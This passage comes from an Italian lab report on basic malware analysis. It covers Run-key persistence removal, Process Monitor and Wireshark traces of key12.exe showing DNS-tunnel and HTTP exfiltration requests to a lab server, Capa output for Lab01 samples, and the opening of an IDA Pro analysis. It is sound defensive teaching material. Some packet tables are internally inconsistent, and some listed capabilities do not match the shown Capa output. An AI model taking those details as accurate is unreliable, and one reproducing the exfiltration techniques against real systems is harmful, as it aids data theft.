
La rimozione della persistenza è stata effettuata tramite il tool *regedit*.

Navigando nel registro di sistema al percorso:


```
HKEY_CURRENT_USER\Software\Microsoft  
\Windows\CurrentVersion\Run
```

è stata individuata l'entry sospetta *vmx32to64*, che punta all'eseguibile *C:\Windows\vmx32to64.exe*. Il valore di questa chiave è di tipo *REG_SZ*, come evidenziato nell'immagine, e rappresenta il flag richiesto.

CAPITOLO 6. LAB 6 - BASIC MALWARE



Eliminando questa entry e riavviando nuovamente la macchina, l'esecuzione automatica del malware non si è più verificata, segno che la persistenza è stata correttamente neutralizzata.



6.2.2 key12.exe

Run Key

Dopo aver estratto ed eseguito il file *key12.exe*, è stata avviata un'analisi con *Process Monitor* per individuare eventuali modifiche al registro. Come evidenziato nell'immagine, il processo *key12.exe* scrive una chiave nel registro:

Time ...	Process Name	PID	Operation	Path	Result	Detail
8:44:5...	key12.exe	6588	RegSetValue	HKCU\Software\Microsoft\Windows\CurrentVersion\Run\webkit	SUCCESS	Type: REG_SZ, Length: 70, Data: ...
8:44:5...	key12.exe	6588	RegSetValue	HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\5.0\Cache\Content\...	SUCCESS	Type: REG_SZ, Length: 2, Data: ...
8:44:5...	key12.exe	6588	RegSetValue	HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\5.0\Cache\Cookies\...	SUCCESS	Type: REG_SZ, Length: 16, Data: ...
8:44:5...	key12.exe	6588	RegSetValue	HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\5.0\Cache\History\...	SUCCESS	Type: REG_SZ, Length: 18, Data: ...
8:44:5...	key12.exe	6588	RegSetValue	HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap\ProxyByp...	SUCCESS	Type: REG_DWORD, Length: 4, ...
8:44:5...	key12.exe	6588	RegSetValue	HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap\IntranetN...	SUCCESS	Type: REG_DWORD, Length: 4, ...
8:44:5...	key12.exe	6588	RegSetValue	HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap\UNCAsInt...	SUCCESS	Type: REG_DWORD, Length: 4, ...
8:44:5...	key12.exe	6588	RegSetValue	HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap\AutoDete...	SUCCESS	Type: REG_DWORD, Length: 4, ...
8:44:5...	key12.exe	6588	RegSetValue	HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap\IntranetN...	SUCCESS	Type: REG_DWORD, Length: 4, ...
8:44:5...	key12.exe	6588	RegSetValue	HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap\UNCAsInt...	SUCCESS	Type: REG_DWORD, Length: 4, ...
8:44:5...	key12.exe	6588	RegSetValue	HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap\AutoDete...	SUCCESS	Type: REG_DWORD, Length: 4, ...

Il valore associato alla chiave è *webkit*, che rappresenta il flag richiesto per questa fase del laboratorio.

DNS Traffic

L'analisi è poi proseguita sul piano della comunicazione di rete, utilizzando *Wireshark* per monitorare il traffico DNS generato dal malware. Dalla cattura si nota che *key12.exe* effettua richieste DNS sospette verso il dominio:

`flag1.samsclass.info`

e ottiene come risposta un record CNAME che punta a:

`flag-is-dnstunnel.samsclass.info`

con risoluzione finale all'indirizzo IP `3.1.13.37`. Si evidenzia, quindi,

una tecnica di esfiltrazione via DNS tunneling, dove il nome del flag è contenuto nel nome del dominio stesso.

No.	Time	Source	Destination	Protocol	Length	Info
2968	149.83893	192.168.232.130	52.123.128.14	TCP	60	443 + 50835 [ACK] Seq=1 Ack=490 Win=64240 Len=0
2969	149.840992	192.168.232.130	52.123.128.14	TLSv1.2	105	Change Cipher Spec, Encrypted Handshake Message
2970	149.850116	192.168.232.130	52.123.128.14	TCP	54	50835 + 443 [ACK] Seq=490 Ack=146 Win=65535 Len=0
2971	149.850895	192.168.232.130	52.123.128.14	TLSv1.2	105	Change Cipher Spec, Encrypted Handshake Message
2972	149.851149	192.168.232.130	52.123.128.14	TCP	60	443 + 50835 [ACK] Seq=146 Ack=541 Win=64240 Len=0
2973	149.851277	192.168.232.130	52.123.128.14	TLSv1.2	674	Application Data
2974	149.851294	192.168.232.130	52.123.128.14	TCP	60	443 + 50835 [ACK] Seq=146 Ack=161 Win=64240 Len=0
2975	149.935439	192.168.232.130	52.123.128.14	TLSv1.2	934	Application Data
2976	149.935576	192.168.232.130	52.123.128.14	TCP	54	50835 + 443 [ACK] Seq=1161 Ack=1026 Win=65535 Len=0
2977	149.128495	192.168.232.130	2.21.14.114	TCP	55	[TCP Keep-Alive] 50813 + 443 [ACK] Seq=3379 Ack=5162 Win=62938 Len=1
2978	155.128942	192.168.232.130	192.168.232.130	TCP	60	[TCP Keep-Alive ACK] 443 + 50813 [ACK] Seq=5162 Ack=3388 Win=64240 Len=0
2979	155.130053	192.168.232.130	192.168.232.130	TCP	55	[TCP Keep-Alive] 50813 + 443 [ACK] Seq=3607 Ack=4131 Win=63276 Len=1
2980	155.130566	192.168.232.130	192.168.232.130	TCP	60	[TCP Keep-Alive ACK] 443 + 50812 [ACK] Seq=4131 Ack=3608 Win=64240 Len=0
2981	161.029330	192.168.232.130	192.168.232.2	NBNS	110	Refresh NB MALWARE-VM<20>
2982	163.341509	192.168.232.130	192.168.232.2	NBNS	110	Refresh NB MALWARE-VM<20>
2983	164.572396	192.168.232.130	192.168.232.2	DNS	77	Standard query 0x483d A ad.samsclass.info
2984	164.605443	192.168.232.130	192.168.232.2	DNS	77	Standard query 0x483d A ad.samsclass.info
2985	164.614591	192.168.232.2	192.168.232.130	DNS	93	Standard query response 0x483d A ad.samsclass.info A 198.199.94.12
2986	164.638908	192.168.232.130	198.199.94.12	TCP	66	50816 + 80 [SYN] Seq=0 Win=65535 Len=0 MSS=1468 WS=256 SACK_PERM
2987	164.779979	198.199.94.12	192.168.232.130	TCP	60	80 + 50816 [SYN ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
2988	164.800462	192.168.232.130	198.199.94.12	TCP	54	50816 + 80 [ACK] Seq=1 Ack=1 Win=65535 Len=0
2989	164.800463	192.168.232.130	198.199.94.12	HTTP	143	GET /?flag=exfiltration HTTP/1.1
2990	164.800463	192.168.232.130	198.199.94.12	TCP	60	80 + 50816 [ACK] Seq=99 Ack=98 Win=64240 Len=0
2991	164.856994	192.168.232.130	192.168.232.2	NBNS	110	Refresh NB MALWARE-VM<20>
2992	164.989250	198.199.94.12	192.168.232.130	TCP	1514	80 + 50816 [ACK] Seq=1 Ack=90 Win=64240 Len=1460 [TCP PDU reassembled in 2934]
2993	164.989250	198.199.94.12	192.168.232.130	TCP	1514	80 + 50816 [ACK] Seq=1461 Ack=90 Win=64240 Len=1460 [TCP PDU reassembled in 2934]
2994	164.989250	198.199.94.12	192.168.232.130	HTTP	591	HTTP/1.1 200 OK (text/html)
2995	164.989455	192.168.232.130	198.199.94.12	TCP	54	50816 + 80 [ACK] Seq=98 Ack=3458 Win=65535 Len=0
2996	164.994861	192.168.232.130	8.8.8.8	DNS	80	Standard query 0xfdb6 A flag1.samsclass.info
2997	165.029394	192.168.232.130	192.168.232.130	DNS	128	Standard query response 0xfdb6 A flag1.samsclass.info CNAME flag-is-dnstunnel.samsclass.info A 198.199.94.12
2998	166.616967	192.168.232.130	192.168.232.2	ICMP	121	Destination unreachable (Port unreachable)
2999	166.616967	192.168.232.130	192.168.232.130	TCP	60	80 + 50816 [FIN,PSH,ACK] Seq=3458 Ack=90 Win=64240 Len=0
3000	169.987336	198.199.94.12	192.168.232.130	TCP	54	50816 + 80 [ACK] Seq=90 Ack=3459 Win=65535 Len=0
3001	169.987336	198.199.94.12	192.168.232.130	TCP	1514	80 + 50816 [ACK] Seq=90 Ack=3459 Win=64240 Len=1460 [TCP PDU reassembled in 2934]
3002	169.987336	198.199.94.12	192.168.232.130	TCP	1514	80 + 50816 [ACK] Seq=1460 Ack=90 Win=64240 Len=1460 [TCP PDU reassembled in 2934]
3003	169.987336	198.199.94.12	192.168.232.130	TCP	60	[TCP Keep-Alive] 50293 + 443 [ACK] Seq=2734 Ack=41628 Win=63394 Len=1
3004	174.169567	192.168.232.130	185.89.208.19	TCP	55	[TCP Keep-Alive ACK] 443 + 50299 [ACK] Seq=41628 Ack=2735 Win=64240 Len=0
3005	174.169567	192.168.232.130	185.89.208.19	TCP	55	[TCP Keep-Alive] 50293 + 443 [ACK] Seq=3114 Ack=27683 Win=64209 Len=1
3006	174.169567	192.168.232.130	185.89.208.19	TCP	60	[TCP Keep-Alive ACK] 443 + 50299 [ACK] Seq=27683 Ack=3115 Win=64240 Len=0
3007	174.170071	185.89.208.19	192.168.232.130	TCP	55	[TCP Keep-Alive] 50293 + 443 [ACK] Seq=3072 Ack=27988 Win=64240 Len=1

HTTP Traffic

Proseguendo nell'analisi del traffico HTTP, sempre tramite Wireshark, si è osservata un'interazione verso l'indirizzo IP **198.199.94.12**. Il malware effettua una richiesta:

GET /?flag=exfiltration HTTP/1.1

No.	Time	Source	Destination	Protocol	Length	Info
2911	149.858985	192.168.232.130	52.123.128.14	TLSv1.2	105	Change Cipher Spec, Encrypted Handshake Message
2912	149.851149	52.123.128.14	192.168.232.130	TCP	60	443 + 50815 [ACK] Seq=146 Ack=541 Win=64240 Len=0
2913	149.851277	192.168.232.130	52.123.128.14	TLSv1.2	674	Application Data
2914	149.851294	192.168.232.130	52.123.128.14	TCP	60	443 + 50815 [ACK] Seq=146 Ack=1161 Win=64240 Len=0
2915	149.935439	192.168.232.130	52.123.128.14	TLSv1.2	934	Application Data
2916	149.935576	192.168.232.130	52.123.128.14	TCP	54	50815 + 443 [ACK] Seq=1161 Ack=1026 Win=65535 Len=0
2917	155.128485	192.168.232.130	2.21.14.114	TCP	55	[TCP Keep-Alive] 50813 + 443 [ACK] Seq=3379 Ack=5162 Win=62938 Len=1
2918	155.128942	2.21.14.114	192.168.232.130	TCP	60	[TCP Keep-Alive ACK] 443 + 50813 [ACK] Seq=5162 Ack=3388 Win=64240 Len=0
2919	155.130053	192.168.232.130	192.168.232.130	TCP	35	190.80.1
2920	155.132594	192.168.232.130	192.168.232.130	TCP	60	80 + 50816 [FIN,PSH,ACK] Seq=3458 Ack=90 Win=64240 Len=0
2921	161.029330	192.168.232.130	192.168.232.2	NBNS	110	Refresh NB MALWARE-VM<20>
2922	163.341509	192.168.232.130	192.168.232.2	NBNS	110	Refresh NB MALWARE-VM<20>
2923	164.572396	192.168.232.130	192.168.232.2	DNS	77	Standard query 0x483d A ad.samsclass.info
2924	164.605443	192.168.232.130	192.168.232.2	DNS	77	Standard query 0x483d A ad.samsclass.info
2925	164.614591	192.168.232.130	192.168.232.2	DNS	93	Standard query response 0x483d A ad.samsclass.info A 198.199.94.12
2926	164.638908	192.168.232.130	198.199.94.12	TCP	66	50816 + 80 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 WS=256 SACK_PERM
2927	164.779979	198.199.94.12	192.168.232.130	TCP	60	80 + 50816 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
2928	166.616967	192.168.232.130	198.199.94.12	TCP	54	50816 + 80 [ACK] Seq=90 Ack=3458 Win=65535 Len=0
2929	166.616967	192.168.232.130	8.8.8.8	DNS	143	GET /?flag=exfiltration HTTP/1.1
2930	166.616967	192.168.232.130	192.168.232.130	TCP	60	80 + 50816 [ACK] Seq=98 Win=64240 Len=0
2931	166.616967	192.168.232.130	192.168.232.2	NBNS	110	Refresh NB MALWARE-VM<20>
2932	169.987336	198.199.94.12	192.168.232.130	TCP	1514	80 + 50816 [ACK] Seq=90 Win=64240 Len=1460 [TCP PDU reassembled in 2934]
2933	169.987336	198.199.94.12	192.168.232.130	TCP	1514	80 + 50816 [ACK] Seq=1460 Ack=90 Win=64240 Len=1460 [TCP PDU reassembled in 2934]
2934	169.987336	198.199.94.12	192.168.232.130	HTTP	591	HTTP/1.1 200 OK (text/html)
2935	169.987336	198.199.94.12	192.168.232.130	TCP	54	50816 + 80 [ACK] Seq=90 Ack=3458 Win=65535 Len=0
2936	164.994861	192.168.232.130	8.8.8.8	DNS	80	Standard query 0xfdb6 A flag1.samsclass.info
2937	165.029394	192.168.232.130	8.8.8.8	DNS	128	Standard query response 0xfdb6 A flag1.samsclass.info CNAME flag-is-dnstunnel.samsclass.info A 3.1.13.37
2938	166.616965	192.168.232.130	192.168.232.130	DNS	93	Standard query response 0x483d A ad.samsclass.info A 198.199.94.12
2939	166.616967	192.168.232.130	192.168.232.2	ICMP	121	Destination unreachable (Port unreachable)
2940	169.987336	198.199.94.12	192.168.232.130	TCP	60	80 + 50816 [FIN,PSH,ACK] Seq=3458 Ack=90 Win=64240 Len=0
2941	169.987336	198.199.94.12	192.168.232.130	TCP	54	50816 + 80 [ACK] Seq=90 Ack=3459 Win=65535 Len=0
2942	174.169567	192.168.232.130	185.89.208.19	TCP	55	[TCP Keep-Alive] 50293 + 443 [ACK] Seq=2734 Ack=41628 Win=63394 Len=1
2943	174.170071	185.89.208.19	192.168.232.130	TCP	60	[TCP Keep-Alive ACK] 443 + 50290 [ACK] Seq=41628 Ack=2735 Win=64240 Len=0
2944	174.170071	192.168.232.130	185.89.208.19	TCP	55	[TCP Keep-Alive] 50293 + 443 [ACK] Seq=3114 Ack=27683 Win=64209 Len=1
2945	174.170071	185.89.208.19	192.168.232.130	TCP	60	[TCP Keep-Alive ACK] 443 + 50295 [ACK] Seq=26783 Ack=3115 Win=64240 Len=0
2946	174.170071	185.89.208.19	185.89.208.19	TCP	55	[TCP Keep-Alive] 50293 + 443 [ACK] Seq=3072 Ack=27988 Win=64240 Len=1

Ciò fornisce il secondo flag richiesto, e dimostra che *key12.exe* è in grado di trasmettere dati o segnali attraverso il protocollo HTTP.

6.2.3 Capa

Per questa parte dell’analisi è stato utilizzato *Capa*, uno strumento sviluppato da FireEye (ora Mandiant), capace di identificare automaticamente funzionalità malevole all’interno di file PE attraverso un’analisi statica.

Lab01-01.exe

Come da richiesta è stata eseguita un’analisi con Capa di Lab01-01.exe.

```

loading : 100% | 661/661 [00:00<00:00, 1056.23 rules/s]
matching: 100% | 13/13 [00:00<00:00, 55.51 functions/s, skipped 1 library functions (7%)]
+-----+
| md5          | bb7425b82141a1c0f7d60e5106676bb1
| sha1          | 9dce39ac1bd36d877fdb0025ee88fdaff0627cdb
| sha256         | 58898bd42c5bd3bf9b1389f0eee5b39cd59180e8370eb9ea838a0b327bd6fe47
| os            | windows
| format         | pe
| arch           | i386
| path           | C:\Users\unina\Desktop\software-security\malware\malware-basic\malware-basic\Lab01-01.exe
+-----+
+-----+ ATT&CK Tactic | ATT&CK Technique
| DISCOVERY      | File and Directory Discovery:: T1083
+-----+
+-----+ MBC Objective | MBC Behavior
| FILE SYSTEM    | Copy File:: [C0045]
|                 | Read File:: [C0051]
+-----+
+-----+ CAPABILITY        | NAMESPACE
| copy_file       | host-interaction/file-system/copy
| enumerate_files_recursively | host-interaction/file-system/files/list
| read_file_via_mapping (2 matches) | host-interaction/file-system/read
+-----+

```

Figura 6.21: Capa su *Lab01-01.exe*.

L’analisi presenta diverse informazioni utili divise in vari riquadri:

- **Informazioni Generali del File**

- *MD5, SHA1, SHA256*: Sono hash crittografici unici che identificano il file. Possono essere usati per confrontare il file con database di malware noti.
- *OS e Architettura*: Il file è destinato a sistemi operativi Windows a 32 bit (i386).
- *Formato*: È un eseguibile in formato PE (Portable Executable), comune nei binari Windows.
- *Percorso*: Indica il path in cui è stato analizzato il file, utile per tracciare la fonte del campione.

- **MITRE ATT&CK Tactics and Techniques**

- *DISCOVERY – File and Directory Discovery (T1083)*: Il malware è in grado di eseguire la scoperta di file e directory nel sistema. Questa tecnica è spesso utilizzata per mappare la struttura del file system alla ricerca di contenuti sensibili da leggere, duplicare o esfiltrare.

- **MBC Objectives and Behaviors**

- *FILE SYSTEM – Copy File (C0045), Read File (C0051)*: Il malware dimostra la capacità di interagire attivamente con il file system, copiando e leggendo file, funzionali-

tà fondamentali per raccogliere informazioni o replicare se stesso.

- *PROCESS – Terminate Process (C0018)*: Il malware è in grado di terminare processi in esecuzione, potenzialmente per disattivare antivirus o altre difese del sistema.

- **Capabilities**

- *Copy file, Read file via mapping, Enumerate files recursively*: Queste capacità rafforzano l'idea che il malware abbia come obiettivo primario l'interazione con i dati dell'utente e con la struttura del file system.
- *Terminate process*: Capacità pericolosa che consente di bloccare processi attivi.
- *Enumerate PE sections, Resolve function by parsing PE exports*: Mostra competenze avanzate nel manipolare o analizzare eseguibili, potenzialmente per modificare altri file o attivare funzionalità solo in condizioni specifiche.

L'analisi di Capa su *Lab01-01.exe* mette in evidenza un malware orientato alla raccolta e gestione di file, alla manipolazione di processi, e con capacità di analisi del codice binario, confermando un livello di sofisticazione superiore alla semplice esecuzione automatica.

Lab01-01.dll

Come richiesto è stata eseguita un'analisi con Capa di *Lab01-01.dll*, nell'immagine seguente è possibile vedere il flag (mutex).

```

loading : 100% | 661/661 [00:00<00:00, 877.52 rules/s]
matching: 100% | 5/5 [00:00<00:00, 81.25 functions/s, skipped 3 library functions (60%)]
+-----+
| md5          | 290934c61de9176ad682ffdd65f0a669
| sha1          | a4b35de71ca20fe776dc72d12fb2886736f43c22
| sha256        | f50e42c8dfaabb49bde0398867e930b86c2a599e8db83b8260393082268f2dba
| os            | windows
| format        | pe
| arch           | i386
| path           | C:\Users\unina\Desktop\software-security\malware\malware-basic\malware-basic\Lab01-01.dll
+-----+



+-----+
| MBC Objective | MBC Behavior
+-----+
| COMMAND AND CONTROL | C2 Communication::Receive Data [B0030.002]
|                      | C2 Communication::Send Data [B0030.001]
| COMMUNICATION      | Socket Communication::Connect Socket [C0001.004]
|                      | Socket Communication::Create TCP Socket [C0001.011]
|                      | Socket Communication::Initialize Winsock Library [C0001.009]
|                      | Socket Communication::Receive Data [C0001.006]
|                      | Socket Communication::Send Data [C0001.007]
|                      | Socket Communication::TCP Client [C0001.008]
| PROCESS            | Check Mutex::: [C0043]
|                      | Create Mutex::: [C0042]
|                      | Create Process::: [C0017]
+-----+



+-----+
| CAPABILITY       | NAMESPACE
+-----+
| receive data     | communication
| send data        | communication
| initialize Winsock library | communication/socket
| act as TCP client | communication/tcp/client
| check mutex       | host-interaction/mutex
| create mutex      | host-interaction/mutex
| create process on Windows | host-interaction/process/create
+-----+

```

Figura 6.22: Capa su *Lab01-01.dll*.

L'analisi di Capa indica che il file sospetto ha varie capacità tipiche dei malware, tra cui:

- **Comunicazione con il Server di Comando e Controllo (C2)**

Il malware dimostra la capacità di instaurare una comunicazione bidirezionale con un server remoto di tipo *C2 (Command and Control)*. In particolare, può ricevere dati (comandi, payload o configurazioni) e inviare informazioni raccolte dal sistema infet-

to. Questo tipo di comportamento suggerisce che il file .dll è stato progettato per agire come parte attiva di una botnet o di un'infrastruttura malevola più ampia.

- **Interazione con la rete**

Sono presenti numerose funzioni relative alla comunicazione di rete: il malware è in grado di creare socket TCP, connettersi a server remoti e gestire il trasferimento di dati in entrambi i sensi. Inoltre, inizializza la libreria *Winsock*, un passaggio necessario per eseguire qualsiasi comunicazione su sistemi Windows. Tali funzionalità confermano che il file ha potenzialità di networking avanzate, e può essere utilizzato per attività di esfiltrazione, controllo remoto o propagazione.

- **Gestione dei processi e Mutex**

Il malware è anche capace di gestire i processi a basso livello. In particolare, crea e verifica mutex, un comportamento tipico nei malware per evitare l'esecuzione multipla dello stesso codice su un singolo host. Questa tecnica garantisce che una sola istanza del malware sia attiva alla volta, riducendo la possibilità di crash o conflitti e aumentando la furtività. È inoltre in grado di generare nuovi processi nel sistema operativo, un'indicazione del fatto che potrebbe avviare componenti ausiliari o strumenti malevoli aggiuntivi.

- **Capacità avanzate di comunicazione**

Oltre alla connessione e alla gestione di socket, il malware si comporta come un client TCP vero e proprio. Questo implica che può stabilire comunicazioni affidabili e persistenti con server remoti, rendendo possibile un controllo continuo da parte di un attaccante esterno. L'uso combinato di queste tecniche rende la *.dll* uno strumento efficace per operazioni mirate, persistenti e coordinate in contesti malevoli.

L'insieme delle funzionalità identificate suggerisce che *Lab01-01.dll* sia una componente orientata al networking all'interno di una campagna più ampia, con capacità di persistenza, esecuzione remota e trasmissione dati, caratteristiche essenziali per una backdoor o un modulo di accesso remoto.

Lab01-04.exe

Come richiesto è stata eseguita l'analisi con Capa di *Lab01-04.exe*. Nell'immagine seguente è possibile vedere il flag individuato (PRIVILEGE ESCALATION), che suggerisce uno degli obiettivi principali del malware.

```

loading : 100% | 661/661 [00:00<00:00, 1381.57 rules/s]
matching: 100% | 13/13 [00:00<00:00, 69.14 functions/s, skipped 2 library functions (15%)]
+-----+
| md5      | 625ac05fd47adc3c63700c3b30de79ab
| sha1     | 9369d80106dd24593896e2453d0a3c6f17587fe
| sha256   | 0fa1498340fcfa6c562cfa389ad3e93395f44c72fd128d7ba08579a69aaf3b126
| os       | windows
| format   | pe
| arch     | i386
| path     | C:\Users\unina\Desktop\software-security\malware\malware-basic\malware-basic\Lab01-04.exe
+-----+

+-----+
| ATT&CK Tactic | ATT&CK Technique
|-----|
| DISCOVERY      | File and Directory Discovery:: T1083
| EXECUTION      | Shared Modules:: T1129
| PRIVILEGE ESCALATION | Access Token Manipulation:: T1134
+-----+

+-----+
| MBC Objective | MBC Behavior
|-----|
| DEFENSE EVASION | Disable or Evade Security Tools::Bypass Windows File Protection [F0004.007]
| EXECUTION       | Install Additional Program:: [B0023]
| FILE SYSTEM     | Move File:: [C0063]
|                 | Writes File:: [C0052]
| PROCESS          | Create Process:: [C0017]
|                 | Create Thread:: [C0038]
+-----+

+-----+
| CAPABILITY      | NAMESPACE
|-----|
| contain a resource (.rsrc) section | executable/pe/section/rsrc
| extract resource via kernel32 functions | executable/resource
| contain an embedded PE file        | executable/subfile/pe
| get common file path (2 matches)  | host-interaction/file-system
| move file                         | host-interaction/file-system/move
| bypass Windows File Protection    | host-interaction/file-system/windows-file-protection
| write file on Windows             | host-interaction/file-system/write
| create process on Windows         | host-interaction/process/create
| acquire debug privileges          | host-interaction/process/modify
| modify access privileges          | host-interaction/process/modify
| create thread                     | host-interaction/thread/create
| link function at runtime on Windows (2 matches) | linking/runtime-linking
+-----+

```

Figura 6.23: Capa su *Lab01-04.exe*.

L’analisi di Capa su questo file restituisce una panoramica dettagliata sulle capacità e i comportamenti del malware, nonché sugli obiettivi che persegue durante l’esecuzione.

- **Tattiche e Tecniche ATT&CK Coinvolte**

- *DISCOVERY*: il malware è in grado di effettuare operazioni di enumerazione sul file system, identificando file e directory presenti nel sistema (*T1083*).
- *EXECUTION*: sfrutta moduli condivisi (*T1129*), il che suggerisce l’uso di componenti già caricati nel sistema per

eseguire codice.

- *PRIVILEGE ESCALATION*: manipola token di accesso (*T1134*), tipicamente per elevare i propri privilegi all'interno del sistema operativo.

- **Obiettivi e Comportamenti secondo MBC**

- *DEFENSE EVASION*: cerca di eludere le protezioni del sistema, in particolare bypassando la protezione dei file di sistema di Windows.
- *EXECUTION*: può installare nuovi programmi sul sistema, suggerendo la possibilità di scaricare o attivare payload aggiuntivi.
- *FILE SYSTEM*: è in grado di scrivere e spostare file localmente.
- *PROCESS*: può creare nuovi processi e thread, aumentando la complessità e l'efficacia delle operazioni eseguite.

- **Capacità identificate**

- Estrazione di risorse tramite API Kernel32, indice della presenza di dati o payload nascosti all'interno del binario.
- Embedded PE file, che suggerisce la presenza di un altro eseguibile incluso nel file principale.

- Bypass delle protezioni di Windows File Protection, che rappresenta una tecnica evasiva critica.
- Manipolazione dei privilegi: il malware può modificare i privilegi di accesso e acquisire privilegi di debug, capacità utili per accedere ad aree protette del sistema o ad altri processi.
- Creazione dinamica di codice: è in grado di generare nuovi thread e processi runtime, suggerendo una struttura modulare e la possibilità di estendere il proprio comportamento durante l'esecuzione.

L'insieme delle tecniche impiegate da *Lab01-04.exe* evidenzia un malware complesso, progettato per operare in maniera silente ma efficace, con capacità avanzate sia in termini di evasione che di controllo sul sistema infetto.

Capitolo 7

Lab 7 - Analyzing

Windows Malware

In questo capitolo, ci immergiamo nell’analisi di malware progettati per sistemi Windows, utilizzando strumenti avanzati come *IDA Pro*. Attraverso l’esame di campioni specifici, esploreremo tecniche comuni impiegate dai malware, tra cui l’iniezione di codice, la persistenza nel sistema e la comunicazione con server di comando e controllo. L’obiettivo è comprendere a fondo il comportamento di questi software malevoli.

7.1 Lab05-01.dll

Questa sezione è dedicata all’analisi statica del file *Lab05-01.dll* tramite l’utilizzo del disassembler *IDA Pro*. Il file è un *Dynamic Link Library*.

ry sospetto, incluso nei laboratori di malware analysis, il cui scopo è addestrare all'identificazione di comportamenti malevoli, flag nascosti e tecniche di evasione.

Nel corso dell'analisi verranno:

- identificate le funzioni principali (es. DllMain)
- esaminati riferimenti a funzioni di rete (come gethostbyname)
- analizzate le stringhe e le variabili globali
- studiati meccanismi di esecuzione condizionata (basata su OS)
- ricercati comportamenti malevoli tramite confronto stringhe, API e chiamate condizionali

7.1.1 Funzioni

Qual è l'indirizzo di DllMain? Per individuare l'indirizzo della funzione *DllMain*, è possibile utilizzare la vista *Functions* di IDA Pro. Basta cliccare nella lista delle funzioni a sinistra e digitare le prime lettere del nome. Dopo aver selezionato DllMain, IDA mostrerà la definizione completa nella sezione del codice.

La funzione è localizzata all'indirizzo:

0x1000D02E

Come visibile dall'immagine, si tratta di una funzione *__stdcall* che accetta i tre classici parametri di una DLL:

```

; BOOL __stdcall DllMain(HINSTANCE _hinstDLL@12 proc near
_hinstDLL= dword ptr  4
fdwReason= dword ptr  8
lpvReserved= dword ptr  0ch
mov    eax, [esp+fdwReason]
dec    eax
jnz   loc_1000D107

mov    eax, [esp-]
push   ebx
mov    ds:hModule, eax
mov    eax, off_
push   esi
add    eax, 0dh
push   edi
push   eax
call   strlen
mov    ebx, ds:C
mov    esi, ds:_
xor    edi, edi
pop    ecx
test   eax, eax
jz    short loc_

```

100.00% (-615,19) (1468,672) 0000C42E 1000D02E: DllMain(x,x,x) (Synchronized with Hex View-1)

.text:1000D02E 8B 44 24 08 mov eax, [esp+fdwReason]

7.1.2 Imports

